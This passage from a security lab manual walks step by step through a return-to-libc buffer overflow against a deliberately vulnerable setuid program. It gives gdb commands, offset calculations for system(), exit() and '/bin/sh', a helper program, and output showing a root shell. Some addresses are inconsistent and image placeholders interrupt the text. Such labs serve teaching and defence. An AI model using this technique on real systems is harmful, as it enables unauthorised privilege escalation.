
39. ☐ The return address is popped from the stack, and the program jumps to that address. This instruction moves the stack pointer.

40. ☐ With the buffer overflow, the return address will be that of our system().
Once it enters this, it will execute the following assembly instructions.


`push %ebp` : push the current value of ebp onto the top of the stack



`mov %esp, %ebp` : copy current value of esp into ebp


41. ☐ Once this has occurred, we have a different stack as shown in the following screenshot.



42. ☐ As you review the screenshot in Figure 6.11, note that the `system()` would find the address of its string argument 0x08 bytes above the `ebp`. This is shown in "Expected by `system()`".
43. ☐ This is 0x04 bytes above the location where the `FILE*` was placed in the `bof()` methods stack frame. You can also observe that the `system()` will look for its return address 0x04 bytes above the `ebp`, which is exactly where the `FILE*` was placed in the `bof()` methods stack frame.
44. ☐ With this data, we can now calculate where to place the `system()` as well as the `exit()` so that we get a clean exit from the program and finish execution. An example of this stack is shown in the following screenshot.




45.  We now need to calculate the addresses, which means that we have to use the debugger and determine the distance between **edb** and the **buffer[]** as we have done before.
46.  Before we do that, we can take a look at the exploit calling program. Open **exploit.c** in your preferred editor. An example of this is shown in the following screenshot.



47. ☐ As we review the code, it is obvious and in the comments as well, we have to calculate the following three locations:
 - a. `"/bin/sh"`
 - b. `system()`
 - c. `exit()`
48. ☐ It is now time for debugging. Exit your editor, and enter **`gcc -fno-stack-protector -z noexecstack -g -o retlib_gdb retlib.c`**.


49. ☐ Next, enter **`gdb retlib_gdb`**.
50. ☐ Enter **`b bof`**.
51. ☐ Enter **`run`**.
52. ☐ Now we need the addresses. Enter **`p $ebp`** followed by **`p &buffer`**. An example is shown in the following screenshot.



```
student@ubuntu: ~/Downloads/libc
0x80484ce <bof+19>: push    eax
[-----stack-----]
0000| 0xbffffef0 --> 0xb0485c2 ("badfile")
0004| 0xbffffef4 --> 0xb0485c0 --> 0x61620072 ('r')
0008| 0xbffffef8 --> 0x1
0012| 0xbffffefc --> 0xb7e64400 (<_IO_new_fopen>: push    ebx)
0016| 0xbffffef0 --> 0xb7fb9dbc --> 0xbffffefc --> 0xbffff204 ("XDG_VTNR=7")
0020| 0xbffffef4 --> 0xb7e64400 (<_IO_new_fopen+6>: add     ebx,0x153bfa)
0024| 0xbffffef8 --> 0xbffffef8 --> 0x0
0028| 0xbffffefc --> 0xb048512 (<main+52>: add     esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:11
11      fread(buffer, sizeof(char), 300, badfile);
gdb-peda$ p $ebp
$1 = (void *) 0xbffffef8
gdb-peda$ p &buffer
$2 = (char (*)[12]) 0xbffffef4
gdb-peda$
```

53. ☐ Record these values or make a note of them.
54. ☐ Run our code from earlier to `printenv` and obtain the address for our **`/bin/sh`**.
55. ☐ Now we need to know the difference. The process in gdb is shown in the following screenshot.




```
student@ubuntu: ~/Downloads/libc
gdb-peda$ p $ebp
$1 = (void *) 0xbffff08
gdb-peda$ p &buffer
$2 = (char *) [12] 0xbfffeef4
gdb-peda$ p 0xbffff08 - 0xbfffeef4
$3 = 0x14
gdb-peda$
```

56. ☐ As the above screenshot shows, we have a difference of 0x14. We now have the following:
- a. Distance between buffer[] and ebp = 0x14 = 20
 - b. Distance of address of system) from buffer[] = 20 + 4 = 24
 - c. Distance of exit() from buffer[] = 24+4 = 28
 - d. Distance of address of "/bin/sh" from buffer[] = 28+4 = 32
57. ☐ We now have all required information to enter into the exploit code and see how accurate our tools are.
58. ☐ We now take the numbers we have and place them and the addresses in our exploit code and see what occurs.

59. ☐ The one challenge is that the addresses are never exact, so if your program crashes, you can debug the retlib and see if there is a different address than what is recorded. The following program accomplishes and you can also use it to compare with the previous code.

```
60. / getenv.c
61. #include <stdio.h>
62. #include <stdlib.h>
63. #include <string.h>
64. int main(int argc, char const *argv[])
65. {
66.     char *ptr;
67.     if(argc < 3)
68.     {
69.         printf("Usage: %s <environment var> <target
program name>¥n", argv[0]);
70.         exit(0);
71.     }
72.     ptr = getenv(argv[1]);
73.     ptr += (strlen(argv[0]) - strlen(argv[2])) *
2;
74.     printf("%s will be at %p¥n", argv[1], ptr);
75.     return 0;
}
```

76. ☐ An example of the code being used is in the following screenshot.



77. ☐ Note that when this lab was written, the program showed a 4-byte difference in the address for **"bin/sh"**. You might want to run it through a debugger to validate the address.
78. ☐ An example of the successful exploit is shown in the following screenshot.

```
student@ubuntu:~/Downloads/libc$ ./retlib
$ ls -l
total 104
-rw-rw-r-- 1 student student 40 Mar 31 17:00 badfile
-rw-rw-r-- 1 student student 610 Mar 31 09:20 bakupretlib.c
-rwxrwxr-x 1 student student 8296 Mar 31 13:58 envaddr_gdb
-rwxrwxr-x 1 student student 7476 Mar 31 16:41 exploit
-rw-rw-r-- 1 student student 728 Mar 31 16:48 exploit.c
-rwxrwxr-x 1 student student 7464 Mar 31 16:32 getenv
-rw-rw-r-- 1 student student 412 Mar 31 16:24 getenv.c
-rw-rw-r-- 1 student student 12 Mar 31 17:20 peda-session-dash.txt
-rw-rw-r-- 1 student student 12 Mar 31 13:59 peda-session-envaddr_gdb.txt
-rw-rw-r-- 1 student student 11 Mar 31 14:20 peda-session-retlib_gdb.txt
-rw-rw-r-- 1 student student 11 Mar 31 17:31 peda-session-retlib.txt
-rwxrwxr-x 1 student student 7392 Mar 31 16:43 printenv
-rw-rw-r-- 1 student student 142 Mar 31 10:55 printenv.c
-rwsr-xr-x 1 root student 7440 Mar 31 17:07 realuid
-rwsrwxr-x 1 root student 7480 Mar 31 17:00 retlib
-rw-rw-r-- 1 student student 423 Mar 31 13:27 retlib.c
-rwxrwxr-x 1 student student 9712 Mar 31 14:17 retlib_gdb
$ whoami
student
$ ./realuid
# whoami
root
#
```

79. ☐ As the above screenshot shows, we still had to run our custom code for the root level, and this is because of the protections that are now in the shell. This will occur again, so it is best to be aware of it. There are two methods to solve this, and you can choose either based on your preference.
80. ☐ One method is that you can link the /bin/sh to another shell: **sudo ln -sf /bin/zsh /bin/sh**
81. ☐ The other method is to modify our shell code: Change "**68**"//sh" to "**68**"//zsh"
82. ☐ The lab objectives have been achieved. Clean up as required.
83. ☐ All codes here are based on the SEED Labs from Syracuse University that was developed from a grant from the National Science Foundation. You are encouraged to explore the labs further.